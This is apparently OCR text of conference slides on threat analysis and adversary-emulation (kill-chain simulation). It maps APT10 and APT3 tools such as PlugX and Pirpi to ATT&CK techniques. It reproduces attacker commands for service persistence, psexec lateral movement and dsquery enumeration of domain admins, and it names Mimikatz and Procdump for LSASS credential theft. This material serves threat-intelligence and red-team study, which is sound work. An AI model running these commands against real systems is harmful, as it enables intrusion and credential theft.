
Reporting/KB

- Data Presentation
- Data Sharing
- Data Assessment

Continuous Improvement

- Maintenance
- Contents integration

THREAT ANALYSIS – Data Analysis & Reporting



APT10


Tool Name	Sw type	Availability	Details/Notes	Att&ck Tactic	Function/Utility	Artifact/Indicator	Att&ck Technique
SOGU (or PlugX)	RAT	Custom		- Defense Evasion - Credential Access - Discovery	Shell	sc create CorWrTool binPath= "\"C:\Windows\vss\vixDiskMountServer.exe\"" start= auto displayname= "Corel Writing Tools Utility" type= own sc description CorWrTool "Corel Graphics Corporation Applications." ping -a [Redacted] psexec.exe <orghost> d.exe net view /domain:[Redacted]	T1059 – Command-Line Interface

	dsquery group "dc=domain Admins,dc=domain,dc=com" dsquery user "dc=domain,dc=com" dsquery * OU="Domain Admins",DC=domain,DC=com -scope base -attr SAMAccountName userPrincipalName Description dsquery * -filter "(&(objectCategory=contact)(objectCategory=person)(mail=*)(objectClass=user))" -Attr samAccountName mail -Limit 0 dsquery * -filter "(&(objectCategory=group)(name=*Admin*))" -Attr name description members	dsquery is a Windows utility on servers that facilitates querying the Active Directory of the domain for lots of information about users, groups, and permissions. When constructing dsquery commands, if your domain is "subdomain.domain.tld", then your query will include "dc=subdomain,dc=domain,dc=tld"		T1087
25	Tokenvator	If you already have a high integrity administrative process, this technique will get you SYSTEM. This is useful to bypass certain logging. This technique tries a series of exploits to	- Privilege Escalation	T1068 - Exploitation for Privilege Escalation

APT3


	Tool Name	Sw type	Availability	Details/Notes	Att&ck Tactic	Function/Utility	Artifact/Indicator	Att&ck Technique
1	Pirpi	RAT	Custom		- Defense Evasion - Credential Access - Discovery	List Processes		T1057 - Process Discovery
						Download file		T1041 - Exfiltration over Command and Control Channel
						Execute file		T1059 - Command-Line Interface

LENA Malware



ATTACK / KILL CHAIN SIMULATION

- Simulation
- Custom toolset
- Automation engine
- Knowledge Base



ATTACK / KILL CHAIN SIMULATION - Overview

TTP extraction


- Attacker’s tool Analysis
- Attacker’s behavior

Environment

- Setup target
- Automation engine
- Repositories

Reporting

- KB enrichment
- Log reporting



Mapping TTP

- Custom tools
- OS commands
- Open Source tools

Engineering

- Custom modules
- Custom tools
- Attack flow

Execution


- Playbook run
- Log collection

ROMHACK
CYBERSECURITY CONVENTION
romhack.io

ATTACK / KILL CHAIN SIMULATION – TTP Mapping


Category / Techniques	Description	Attacker’s tool	Simulation
Privilege Escalation			
T1134	This steals the access token from another process and uses it to gain access to other services or computers.	PlugX	Tokenvator
Credentials			
T1003	Scrape LSASS memory to obtain logon passwords	PlugX	Mimikatz Procdump
Lateral Movement and Execution			
T1075 T1077	Lateral movement with harvested credentials	PlugX	Mimikatz + custom module


ATTACK / KILL CHAIN SIMULATION – Environment Setup



ATTACK / KILL CHAIN SIMULATION – Engineering 1/2


Ansible Engine





```
